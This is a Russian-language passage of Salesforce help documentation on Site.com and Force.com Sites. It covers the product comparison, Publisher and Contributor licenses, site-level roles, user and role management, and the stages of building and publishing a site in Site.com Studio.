СМ. ТАКЖЕ:

[Управление доменами и настраиваемыми URL-адресами](#)

[Общие сведения об управлении доменами](#)

## Общие сведения о конструкторе сообществ (Site.com) и Force.com Sites

### Конструктор сообществ (Site.com)

**Конструктор сообществ** — это интуитивно-понятный удобный инструмент для настройки сообщества. Конструктор сообществ позволяет создавать сообщество на основе предварительно настроенного шаблона, а затем использовать интуитивно-понятный интерфейс для применения фирменного стиля, редактирования страниц, обновления шаблона и публикации изменений.

При использовании конструктора сообществ вам открываются следующие возможности.

- Использование шаблона самообслуживания (Koa, Kokuа или Napili) для быстрого создания эффективного сообщества для самообслуживания.
- Использование шаблона Aloha для создания настраиваемого средства запуска приложений.
- Оформление высококачественных фирменных страниц.
- Создание общедоступных страниц или личных страниц, которые могут быть добавлены в качестве вкладки сообщества.
- Быстрое повторение созданных многоцветных элементов страницы с помощью перетаскивания.
- Использование готовых форм для создания форм Web-to-Lead или сбора отзывов клиентов.
- Создание страниц под управлением данных (например, каталоги продуктов и другие списки) посредством данных организации.
- Установка начальной страницы и настройка многоязычной поддержки вашего сообщества в среде Site.com Studio, системе управления веб-содержимым, предоставляющей дополнительные параметры конфигурации. Среда Site.com Studio доступна на странице **«Управление сообществом»**.

### Force.com Sites

Force.com Sites — это продукт, предназначенный для более опытных разработчиков Visualforce и позволяющий создавать настраиваемые страницы или веб-приложения путем наследования возможностей Force.com, включая аналитику, бизнес-правила, утверждения и программируемую логику. Таким образом, Force.com Sites поддерживает программное

создание сайтов посредством Apex и интерфейсов API. При использовании Force.com вам открываются следующие возможности.

- Создание общедоступных фирменных страниц.
- Использование Visualforce для создания личных страниц, которые могут быть добавлены в качестве вкладки сообщества.
- Создание собственных контроллеров или расширений для контроллеров посредством кода Apex.
- Создание настраиваемых страниц входа или самостоятельной регистрации.
- Создание динамических веб-приложений (например, приложение для управления событиями).

## Быстрый обзор функций

Не можете выбрать нужный продукт? Таблица ниже содержит дополнительную информацию о функциях каждого продукта.

| Функция   | Конструктор сообществ | Force.com Sites |
|---|-----------------------|-----------------|
| Общедоступные страницы  | ✓                     | ✓               |
| Шаблоны сообщества (Koa, Kokuu, Napili, Aloha)*                                 | ✓                     |                 |
| Проверенные страницы*   | ✓                     |                 |
| Страницы Visualforce  |                       | ✓               |
| Стандартные страницы входа, выхода, самостоятельной регистрации и ошибок        | ✓                     | ✓               |
| Интерактивная среда   | ✓                     |                 |
| Многоразовые компоненты   | ✓                     |                 |
| Высококачественное оформление   | ✓                     | ✓               |
| Ограничения IP-адресов  | ✓                     | ✓               |
| Доступ к данным (например, обращения, интересы и возможности)                   | ✓                     | ✓               |
| Готовые формы   | ✓                     |                 |
| Система управления веб-содержимым   | ✓                     |                 |
| Программное создание страниц (посредством Apex, интерфейсов API и контроллеров) |                       | ✓               |
| Веб-приложения  |                       | ✓               |
| Аналитика, отчеты и бизнес-правила  |                       | ✓               |
| Полная поддержка возможностей платформы Force.com                               |                       | ✓               |

\* Доступно в конструкторе сообществ только пользователям сообществ.




## Site.com

### Общие сведения о Site.com

Site.com — это система управления веб-содержимым, обеспечивающая быстрое создание динамических веб-страниц под управлением данных, редактирование содержимого в режиме реального времени и управление веб-сайтами. Вкладка Site.com приложения Site.com позволяет открывать Site.com Studio — отдельную специализированную среду для создания и редактирования высококачественных настраиваемых веб-сайтов.

Администраторы сайта и конструкторы могут создавать и оформлять веб-страницы в соответствии с фирменным стилем компании, а также добавлять меню навигации, изображения и текстовые области путем перетаскивания элементов страницы. Авторы содержимого (например, пользователи Marketing) могут просматривать и обновлять содержимое веб-сайта непосредственно в упрощенной среде Site.com Studio. Кроме того, веб-сайты, созданные посредством Site.com, используют признанную во всем мире инфраструктуру Salesforce.

 **Прим.:** Функции, доступные в среде Site.com Studio, определяются ролью пользователя: **администратор сайта, конструктор или автор.**

Ниже приведены примеры использования Site.com.

- Создание событийного сайта: афиширование предстоящих событий (например, торжественных открытий, выхода товара на рынок или начала продаж) на общедоступном сайте.
- Продвижение новых продуктов: стимулирование сбыта новой продукции с помощью рекламного веб-сайта, позволяющего увеличить объемы продаж.
- Публикация вопросов и ответов по поддержке: рекомендуем разместить полезную информацию на общедоступном веб-сайте, поддерживающем поиск по решениям возникших проблем.
- Создание микросайтов и целевых страниц: разработка временных целевых страниц или специализированных микросайтов для проведения маркетинговых кампаний.
- Создание веб-сайта по подбору кадров: рекомендуем опубликовать открытые вакансии на общедоступный сайт и разрешить посетителям отправку резюме и заявок.
- Публикация каталога продуктов: рекомендуем опубликовать все продукты компании на общедоступный веб-сайт, а также добавить номера моделей и текущие цены, извлекаемые из организации динамически.
- Размещение корпоративных пресс-релизов: публикация и сортировка корпоративных пресс-релизов по дате публикации.

### Требования к системе

Ниже перечислены минимальные требования для работы со средой Site.com Studio.

- Рекомендуем использовать обозреватель Mozilla® Firefox® или Google® Chrome. Windows® Internet Explorer® 6.0 или 7.0 не поддерживается.
- Расширение для обозревателя Firefox — Firebug — может влиять на производительность, поэтому должно быть отключено (при его наличии).

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition и Unlimited Edition.**

Доступно (с ограничениями) в версиях: **Developer Edition.**

- Минимально допустимое разрешение обозревателя: 1 024 x 768 пикселей.

СМ. ТАКЖЕ:

[Настройка пользователей Site.com](#)

[Планирование и внедрение веб-сайта Site.com](#)

[Использование Site.com Studio в качестве администратора сайта или конструктора](#)

[Использование Site.com Studio в качестве автора](#)

## Настройка пользователей Site.com


### Общие сведения о лицензиях на компонент Site.com

Доступ к Site.com предоставляется пользователям организации только при наличии лицензии Site.com.

- Лицензия Site.com Publisher предоставляет пользователям доступ к среде Site.com Studio для создания и оформления веб-сайтов, определения макетов и функциональных возможностей страниц и их элементов, а также добавления и редактирования содержимого.
- Лицензия Site.com Contributor предоставляет пользователям доступ к среде Site.com Studio только для редактирования содержимого сайта.

Чтобы выбрать правильную лицензию, рекомендуем определить действия, которые должны быть доступны пользователям сайта. Полный список действий, предоставляемых каждой лицензией, см. в [таблице компонентов Site.com. Пользователи Site.com](#) могут быть настроены после приобретения лицензии.

Чтобы просмотреть количество назначенных лицензий, воспользуйтесь профилем организации.

 **Прим.:** Организации, использующие версии Performance Edition, Unlimited Edition и Enterprise Edition, должны приобретать лицензии Site.com Publisher и Site.com Contributor за дополнительную плату. Кроме того, каждый сайт, опубликованный в Интернете, требует наличия лицензии «Опубликованный сайт Site.com». Дополнительную информацию о приобретении лицензий Site.com можно получить в компании Salesforce.

Организациям, использующим версию Developer Edition, предоставляются две лицензии Site.com Publisher и одна лицензия Site.com Contributor. Организации, использующие версию Developer Edition, не поддерживают публикацию сайтов.

Пользователям сообществ, которым предоставлено полномочие «Создание и настройка сообществ», назначается роль администратора сайта на сайте Site.com сообщества. При отсутствии данного полномочия пользователи сообществ могут редактировать сайты только после приобретения и назначения лицензии Site.com Publisher или Site.com Contributor, а также назначения роли на уровне сайта.

СМ. ТАКЖЕ:

[Общие сведения о ролях пользователя Site.com](#)

[Управление ролями и пользователями Site.com](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition и Unlimited Edition.**

Доступно (с ограничениями)  
в версиях: **Developer Edition.**

## Настройка пользователей Site.com

Прежде чем предоставить пользователям доступ к приложению Site.com, рекомендуем назначить каждому пользователю лицензию на компонент Site.com и роль на уровне сайта. Данные параметры определяют функции, доступные при редактировании сайта в среде Site.com Studio.


Чтобы получить дополнительную информацию о лицензиях, полномочиях и ролях, необходимых для каждого пользователя, рекомендуем сначала просмотреть [таблицу компонентов Site.com](#).

Прежде чем выполнить указанные ниже действия, определите соответствующий уровень доступа.


1. Чтобы предоставить пользователю лицензию на компонент, измените профиль пользователя. Чтобы предоставить:

- лицензию Site.com Publisher, установите флажок «Пользователь Site.com Publisher».
- лицензию Site.com Contributor, установите флажок «Пользователь Site.com Contributor».

При наличии лицензии приложение Site.com доступно пользователям в меню приложений Force.com, расположенном в верхнем колонтитуле Salesforce.

 **Прим.:** Если данные флажки не отображаются, убедитесь, что организация поддерживает Site.com. См. раздел «[Общие сведения о лицензиях на компонент Site.com](#)» на странице 5062.

2. Убедитесь в наличии полномочия «Просмотр настройки и конфигурации». Данное полномочие позволяет всем пользователям создавать и редактировать веб-сайты посредством Site.com Studio.
3. Убедитесь, что лицензия на компонент Site.com и полномочие «Управление пользователями» предоставлены как минимум одному пользователю организации. Таким образом, роли могут быть переназначены при случайном удалении пользователей сайта.

 **Внимание:** Полномочие «Управление пользователями» поддерживает широкий набор действий. Данное полномочие позволяет управлять всеми пользователями организации, а не только пользователями Site.com.

4. **Добавьте пользователей и назначьте роли** внутри сайта. (При создании сайта пользователю с лицензией Site.com Publisher автоматически назначается роль администратора сайта на уровне сайта.)

Лицензии на компонент, полномочия и роли определяют действия, доступные пользователям на каждом сайте. Например, чтобы создать администратора, который может управлять всеми сайтами организации, рекомендуем предоставить лицензию Site.com Publisher и назначить роль администратора сайта на уровне сайта.

Чтобы создать пользователя, который не должен иметь полномочий администратора, и предоставить ему ограниченный доступ для редактирования содержимого сайта, рекомендуем назначить лицензию Site.com Contributor и роль автора на уровне сайта.

Чтобы создать пользователя, который не должен иметь права на публикацию, но может управлять ролями на сайте, рекомендуем предоставить лицензию Site.com Publisher, включить полномочие «Управление пользователями» и назначить роль конструктора на уровне сайта.

СМ. ТАКЖЕ:

[Общие сведения о ролях пользователя Site.com](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания или редактирования пользователей:

- «Управление внутренними пользователями»

## Общие сведения о ролях пользователя **Site.com**

Каждому пользователю **Site.com** должна быть назначена роль на уровне сайта, определяющая действия, доступные каждому пользователю на сайте. На каждом сайте пользователю может быть назначена только одна роль; роли одного пользователя могут различаться на разных сайтах. Например, на одном сайте пользователь может быть администратором, а на другом — автором.

Управление ролями на сайте доступно только администратору соответствующего сайта или пользователю с лицензией на компонент **Site.com** и полномочием «Управление пользователями».

 **Прим.:** Пользователям сообществ, которым предоставлено полномочие «Создание и настройка сообществ», назначается роль администратора сайта на сайте **Site.com** сообщества. Тем не менее, они не отображаются в разделе «Роли пользователя» вкладки «Общие сведения» среды **Site.com Studio**.

Пользователям может быть назначена одна из трех ролей на уровне сайта.

- «Администратор сайта»: пользователи, которые могут создавать и управлять всем содержимым сайта. Они могут создавать сайты, шаблоны, таблицы стилей и страницы, а также настраивать домены, публиковать сайты и назначать роли. Данная роль доступна только при наличии лицензии **Site.com Publisher**.
- «Конструктор»: пользователи, которые также могут управлять содержимым сайта, но не могут управлять доменами и публиковать сайты. По умолчанию назначение ролей доступно только при наличии полномочия «Управление пользователями». Данная роль доступна только при наличии лицензии **Site.com Publisher**.
- «Автор»: пользователи, которым предоставляется самый ограниченный доступ к содержимому, позволяющий только редактировать изображения и текст страницы. По умолчанию назначение ролей доступно только при наличии полномочия «Управление пользователями». Данная роль доступна только при наличии лицензии **Site.com Contributor**.

Полный список действий, поддерживаемых каждой ролью пользователя, см. в [таблице компонентов Site.com](#) на странице 5066.

СМ. ТАКЖЕ:

- [Управление ролями и пользователями Site.com](#)
- [Настройка пользователей Site.com](#)
- [Настройка представления Site.com Studio автора](#)
- [Общие сведения о лицензиях на компонент Site.com](#)

### ВЕРСИИ


Доступно в версиях:  
**Salesforce Classic**

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## Управление ролями и пользователями Site.com

После создания сайта рекомендуем добавить других пользователей и назначить им роли. Прежде чем добавить пользователей на сайт, рекомендуем [назначить им лицензии на компонент Site.com](#).


 **Прим.:** Пользователям сообществ, которым предоставлено полномочие «Создание и настройка сообществ», назначается роль администратора сайта на сайте Site.com сообщества. Тем не менее, они не отображаются в разделе «Роли пользователя» вкладки «Общие сведения» среды Site.com Studio.

При назначении роли убедитесь, что как минимум одна роль совместима с лицензией пользователя Site.com. Лицензия пользователя, выполняющего вход в приложение Site.com, сопоставляется с ролью, назначенной ему на уровне сайта. Если лицензия не поддерживает полномочия, связанные с ролью, то пользователю предоставляются полномочия, связанные с лицензией. Например, пользователю с лицензией Site.com Contributor и ролью администратора сайта доступны только полномочия автора, независимо от назначенной роли.

Чтобы добавить пользователей и назначить роли, выполните указанные ниже действия.

1. Щелкните **«Конфигурация сайта»** > **«Роли пользователя»** на вкладке «Общие сведения» в среде Site.com Studio.
2. Нажмите кнопку **«Добавить пользователей»**.
3. Выберите нужного пользователя в разделе «Доступные пользователи».
4. Выберите нужную роль в раскрывающемся списке «Добавить как».
5. Чтобы переместить пользователя в раздел «Выбранные пользователи», нажмите кнопку со стрелкой.
6. Нажмите кнопку **«Сохранить»**.

Чтобы удалить пользователей, выполните указанные ниже действия.

1. Выберите нужного пользователя в представлении «Роли пользователя».
2. Щелкните  > **«Удалить»**.
3. Нажмите кнопку **«ОК»**.

Чтобы изменить роль пользователя, выполните указанные ниже действия.

1. Наведите указатель мыши на нужную роль пользователя в представлении «Роли пользователя».
2. Чтобы просмотреть все роли, щелкните стрелку.
3. Выберите новую роль.

Чтобы удалить или изменить роль для группы пользователей, рекомендуем воспользоваться пакетными действиями.

1. Установите флажок напротив имени каждого пользователя в представлении «Роли пользователя».
2. Щелкните **«Пакетные действия»**.
3. Выберите нужное действие.
4. Нажмите кнопку **«Применить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления пользователями Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И  
Роль администратора сайта, назначенная на уровне сайта

 **Прим.:** При пакетном обновлении ролей всем выбранным пользователям может быть назначена только такая же роль.


СМ. ТАКЖЕ:

- [Настройка пользователей Site.com](#)
- [Настройка представления Site.com Studio автора](#)
- [Планирование и внедрение веб-сайта Site.com](#)
- [Общие сведения о функциях Site.com](#)

## Общие сведения о функциях Site.com

Функции, доступные при редактировании сайта в среде Site.com Studio, определяются лицензией на компонент Site.com и ролью пользователя для отдельного сайта.

В таблице ниже перечислены обязательные лицензии, полномочия и роли для большинства функций Site.com Studio.

-  **Прим.:**
- Пользователям сообществ, которым предоставлено полномочие «Создание и настройка сообществ», назначается роль администратора сайта на сайте Site.com сообщества.
  - Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

#### Требования к функциям Site.com Studio

| Функция  | Лицензия на компонент | Роль пользователя Site.com Studio   | Полномочия  |
|--|-----------------------|-------------------------------------|---|
| Назначение лицензии на компонент профиля пользователя  |                       |                                     | «Управление внутренними пользователями»   |
| Добавление пользователей и ролей на уровне сайта   | Издатель              | Администратор сайта                 | Кроме того, любой пользователь с лицензией на компонент Site.com и полномочием «Управление пользователями». |
| Предоставление авторам полномочий на создание страниц, добавление блоков содержимого и виджетов, а также редактирование блоков | Издатель              | Администратор сайта или конструктор |   |

Требования к функциям **Site.com Studio**

| Функция  | Лицензия на компонент | Роль пользователя <b>Site.com Studio</b>   | Полномочия |
|--|-----------------------|--|------------|
| содержимого и графических данных   |                       |  |            |
| Создание веб-сайтов  | Издатель              | Пользователи, создающие сайт, автоматически добавляются на этот сайт в качестве администраторов.   |            |
| Удаление веб-сайтов  | Издатель              | Администратор сайта или конструктор  |            |
| Импорт веб-сайтов  | Издатель              | Пользователи, импортирующие сайт, автоматически добавляются на новый сайт в качестве администраторов.  |            |
| Экспорт веб-сайтов   | Издатель              | Администратор сайта или конструктор  |            |
| Дублирование веб-сайтов  | Издатель              | Администратор сайта или конструктор  |            |
| Управление доменами<br>(Недоступно в версии Developer Edition)                           | Издатель              | Администратор сайта  |            |
| Добавление и редактирование ограниченных IP-адресов                                      | Издатель              | Администратор сайта  |            |
| Публикация изменений на действующем веб-сайте<br>(Недоступно в версии Developer Edition) | Издатель              | Администратор сайта  |            |
| Создание шаблонов страниц  | Издатель              | Администратор сайта или конструктор  |            |
| Создание страниц веб-сайта   | Издатель или автор    | Администратор сайта или конструктор<br><br>Только автор, если данная функция включена администратором сайта или конструктором на панели «Свойства» шаблона страницы. |            |
| Создание и изменение таблиц стилей   | Издатель              | Администратор сайта или конструктор  |            |
| Изменение макета и дизайна   | Издатель              | Администратор сайта или конструктор  |            |

Требования к функциям **Site.com Studio**

| Функция  | Лицензия на компонент | Роль пользователя <b>Site.com Studio</b>   | Полномочия  |
|--|-----------------------|--|---|
| Добавление элементов страницы  | Издатель или автор    | Администратор сайта или конструктор<br><br>Автор может добавлять блоки содержимого и виджеты, если данная функция включена администратором сайта или конструктором.  |   |
| Добавление повторителей данных и прочих привязанных к данным элементов страницы              | Издатель              | Администратор сайта или конструктор  |   |
| Изменение профиля пользователя-гостя для предоставления общего доступа к объектам Salesforce | Издатель              | Администратор сайта или конструктор  | «Управление профилями и наборами полномочий» и «Настройка приложения» |
| Импорт активов (например, изображения и файлы)   | Издатель или автор    | Любая назначенная роль   |   |
| Редактирование содержимого и изображений   | Издатель или автор    | Администратор сайта или конструктор<br><br>Только автор, если данная функция включена администратором сайта или конструктором на панели «Свойства» шаблона страницы. |   |
| Предварительный просмотр страниц веб-сайта   | Издатель или автор    | Любая назначенная роль   |   |



## Начало работы с Site.com

### Планирование и внедрение веб-сайта Site.com

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise  
Edition, Performance  
Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer  
Edition**.


Существует много способов создания веб-сайтов. Оптимальный способ создания определяется многими факторами, например, размером рабочей группы и поставленными задачами.

Администраторы сайта и конструкторы могут участвовать во всех этапах создания, включая добавление и управление содержимым сайта. Кроме того, они могут предоставлять авторам полномочия на добавление, редактирование и управление этим содержимым. Тогда как авторы несут ответственность за редактирование и обновление всего содержимого сайта, а также могут принимать участие в доработке сайта наряду с другими авторами, конструкторами и администраторами сайта.

В данном разделе рассмотрены основные этапы создания сайтов в Site.com.

- **Планирование дизайна сайта и макета страницы** (для администраторов сайта и конструкторов). Прежде чем перейти к созданию страниц сайта, рекомендуем тщательно продумать его дизайн и базовый макет. Именно этот этап позволяет обеспечить единое стилистическое оформление страниц сайта при минимальных усилиях. обстоятельно продумайте структуру сайта, а именно — определите нужное количество страниц и решите, будут ли использоваться подстраницы. Также выберите способ навигации посетителей по сайту.

Затем составьте макет страниц и выберите типовые элементы, которые будут использоваться на всех страницах. В нашем примере сайт содержит раздел верхнего колонтитула, состоящий из логотипа компании и меню (1), а также раздел нижнего колонтитула (2). Однако основной раздел начальной страницы (3) отличается от основного раздела других страниц сайта (4). Рекомендуем учитывать такие сходства и различия, так как они повлияют на выбор способа создания страниц сайта.



## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или импорта сайтов Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И


Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования только содержимого сайтов Site.com:

- Поле «Пользователь Site.com Contributor», включенное на странице сведений о пользователе

И

Роль автора, назначенная на уровне сайта

- **Создание сайта** (для администраторов сайта и конструкторов). После завершения подготовительных работ на этапе планирования пользователь может перейти к созданию сайта! Выполните вход в приложение Site.com и откройте вкладку [Site.com](#) для **создания первого сайта**. При этом новый пустой сайт открывается в среде [Site.com Studio](#), являющейся эффективным средством создания страниц сайта.
-  **Прим.:** Создание и импорт сайтов доступны только пользователям с полем «Пользователь Site.com Publisher», включенным на странице сведений о пользователе.
- **Импорт активов** (для администраторов сайта и конструкторов). Если в разработке сайта принимает участие дизайнерское бюро, то все необходимые файлы и активы, в том числе таблицы стилей, могут быть предоставлены его сотрудниками. При создании собственного дизайна рекомендуем разбить макет на элементы и отобрать активы, изображения и файлы, которые будут использоваться на сайте. **Импортируйте активы** в среду Site.com Studio, где они будут доступны в разделе «Активы» на вкладке «Общие сведения».
- **Создание шаблона страницы** (для администраторов сайта и конструкторов). После утверждения будущего макета страницы рекомендуем воспользоваться **шаблоном страницы**, с помощью которого можно создать базовый макет, который затем будет использоваться в качестве основы для создания страниц сайта. Чтобы при необходимости в кратчайшие сроки изменить дизайн основного шаблона страницы, рекомендуем добавлять в него как можно меньше элементов. Для реализации более сложных дизайнов (таких как: примеры с графическими представлениями) рекомендуем использовать основной шаблон страницы для создания **дочерних шаблонов**. При **создании шаблона страницы** можно воспользоваться готовыми макетами, содержащими столбцы, верхние и нижние колонтитулы, или создать пустой шаблон страницы.
- **Создание макета страницы** (для администраторов сайта и конструкторов). После создания шаблона страницы пользователи могут внести дополнительные **изменения в макет** с целью еще большего соответствия дизайну сайта.
- **Создание страниц сайта** (для администраторов сайта и конструкторов). Воспользуйтесь шаблоном для быстрого **создания страниц сайта**, которые автоматически наследуют все элементы шаблона страницы. Для создания отдельной страницы, дизайн которой отличается от дизайна остального сайта, рекомендуем воспользоваться пустой страницей.
- **Добавление функций и элементов страницы** (для администраторов сайта и конструкторов). Чтобы добавить такие элементы, как **меню навигации**, **изображения** и **службы данных**, а также **блоки содержимого**, доступные авторам для редактирования, рекомендуем воспользоваться готовыми **элементами страницы Site.com**. А для добавления интерактивных и анимированных эффектов следует использовать **события и действия**.
- **Оформление веб-сайта** (для администраторов сайта и конструкторов). Чтобы определить внешний вид страниц веб-сайта, воспользуйтесь **каскадными таблицами стилей**. Пользователям, не имеющим достаточного опыта в работе с таблицами стилей, рекомендуем оформлять сайт с помощью **панели «Стиль»**, которая обеспечивает быстрое создание стилей и удобное управление ими. Тогда как опытным пользователям доступно ручное программирование **таблиц стилей**, используемых на сайте.
- **Добавление и редактирование содержимого** (для авторов). Учитывая степень готовности сайта на данном этапе, авторам предоставляется право на добавление и редактирование содержимого (например, **текста**, **изображений**, **видеофайлов** и **гиперссылок**). Кроме того, любые необходимые изображения или файлы могут быть **загружены** во время работы.
- **Просмотр и тестирование сайта** (для авторов, конструкторов и администраторов сайта). Тестирование изменений, внесенные на страницы сайта, доступно на протяжении всего цикла разработки. Чтобы гарантировать надлежащее отображение **внесенных изменений** в обозревателе, настоятельно рекомендуем авторам, конструкторам и администраторам сайта всегда просматривать изменения до их внедрения на действующий сайт. Кроме того, администраторы сайта и конструкторы могут отправлять специальным экспертам ссылки, позволяющие просматривать готовый продукт до выпуска.

- **Публикация сайта** (только для администраторов сайта). После завершения тестирования новый сайт может быть наконец опубликован. Чтобы активировать сайт, [укажите сведения о домене сайта](#) и [опубликуйте внесенные изменения](#).

СМ. ТАКЖЕ:

[Использование Site.com Studio в качестве администратора сайта или конструктора](#)

[Использование Site.com Studio в качестве автора](#)

[Настройка представления Site.com Studio автора](#)

## Общие сведения о вкладке **Site.com**



### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise  
Edition, Performance  
Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer  
Edition**.

Если вкладка Site.com не отображается, откройте приложение Site.com. Оно доступно в меню приложений Force.com, расположенном в верхнем колонтитуле Salesforce. Чтобы просмотреть список сайтов Site.com, откройте вкладку Site.com. Ниже перечислены действия, доступные на данной странице.

- Чтобы **создать** или **импортировать** сайт, нажмите кнопку **«Создать»**. Создание и импорт сайтов доступны только пользователям с полем «Пользователь Site.com Publisher», включенным на странице сведений о пользователе.
  - Чтобы просмотреть отфильтрованный список сайтов, выберите нужное представление из раскрывающегося списка. Представление «Мои сайты» содержит сайты, доступные пользователю и его роли. Представление «Все сайты» содержит все сайты, используемые в организации, включая недоступные.
  - Чтобы открыть сайт в Site.com Studio, щелкните ссылку **«Правка»** напротив нужного сайта.
  - Чтобы открыть сайт для предварительного просмотра, щелкните ссылку **«Предварительный просмотр»** напротив нужного сайта.
  - Чтобы дублировать, экспортировать или удалить сайт, нажмите кнопку  напротив нужного сайта. Дублирование, экспорт и удаление сайтов доступны только пользователям с полем «Пользователь Site.com Publisher», включенным на странице сведений о пользователе, и ролью администратора сайта или конструктора. Опубликованный сайт может быть удален только после [перевода в автономный режим](#).
  - Просмотрите статус сайта.
    - «В разработке»: сайт не публиковался.
    - «Опубликовано»: сайт публиковался как минимум один раз.
  - Чтобы отсортировать список сайтов, щелкните заголовок любого столбца. По умолчанию сайты сортируются по имени.
-  **Прим.:** Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

СМ. ТАКЖЕ:

[Использование Site.com Studio в качестве администратора сайта или конструктора](#)

[Использование Site.com Studio в качестве автора](#)

[Планирование и внедрение веб-сайта Site.com](#)

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или импорта сайтов Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования только содержимого сайтов Site.com:

- Поле «Пользователь Site.com Contributor», включенное на странице сведений о пользователе

И

Роль автора, назначенная на уровне сайта

## Использование **Site.com Studio** в качестве администратора сайта или конструктора

Site.com Studio — это специализированная среда создания сайтов для администраторов сайта и конструкторов. Ниже перечислены действия, доступные в данной среде.

- [Создание шаблонов страниц](#) для разработки собственных страниц сайта.
- [Создание страниц сайта](#).
- [Импорт активов](#) (например, изображений и файлов).
- [Редактирование таблицы стилей сайта](#) или [добавление новых таблиц стилей](#).
- [Просмотр и редактирование страницы или шаблона](#).
- [Добавление элементов страницы](#) на страницы сайта.
- [Использование служб данных](#) для установления связи с объектами Salesforce, позволяющей извлекать, отображать или отправлять данные.
- [Создание настраиваемых виджетов](#), которые могут повторно использоваться пользователями на сайте.
- [Создание многоязычного сайта](#), позволяющего посетителям сайта выбирать предпочтительный язык.
- [Создание событий](#) для добавления интерактивных и анимированных эффектов на веб-сайт.
- [Добавление ограничений IP-адресов](#), позволяющих контролировать уровень доступа посетителей сайта к страницам, шаблонам страниц, папкам и активам на сайте.
- [Добавление переадресаций URL-адресов](#) для уведомления пользователей и поисковых систем о перемещении содержимого сайта.
- [Создание папок](#) для систематизации содержимого сайта.
- [Предварительный просмотр сайта](#) или создание ссылки для анонимного предварительного просмотра другими пользователями.
- [Управление сведениями о домене](#) для сайта.
- [Публикация недавних изменений](#) на действующем сайте.
- [Копирование, импорт и экспорт](#) сайтов.

### Прим.:

- Конструкторы не могут управлять доменами и публиковать содержимое.
- Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

### СМ. ТАКЖЕ:

[Описание вкладки «Общие сведения» для администраторов сайта и конструкторов](#)

[Планирование и внедрение веб-сайта Site.com](#)

[Настройка представления Site.com Studio автора](#)

[Общие сведения о вкладке Site.com](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

Для управления доменами и публикации сайтов Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта, назначенная на уровне сайта

## Использование **Site.com Studio** в качестве автора

Site.com Studio — это специализированная среда редактирования содержимого, позволяющая авторам выполнять указанные ниже действия.

- [Открытие страницы для редактирования.](#)
- [Создание страниц сайта](#) (если данная функция включена администратором сайта или конструктором).
- [Редактирование текста страницы.](#)
- [Добавление изображений и гиперссылок](#) на страницы.
- [Добавление элементов страницы на страницы.](#)
- [Импорт активов](#) (например, изображений и файлов).
- [Предварительный просмотр сайта](#) в окне обозревателя.

СМ. ТАКЖЕ:

[Описание вкладки «Общие сведения» для авторов](#)

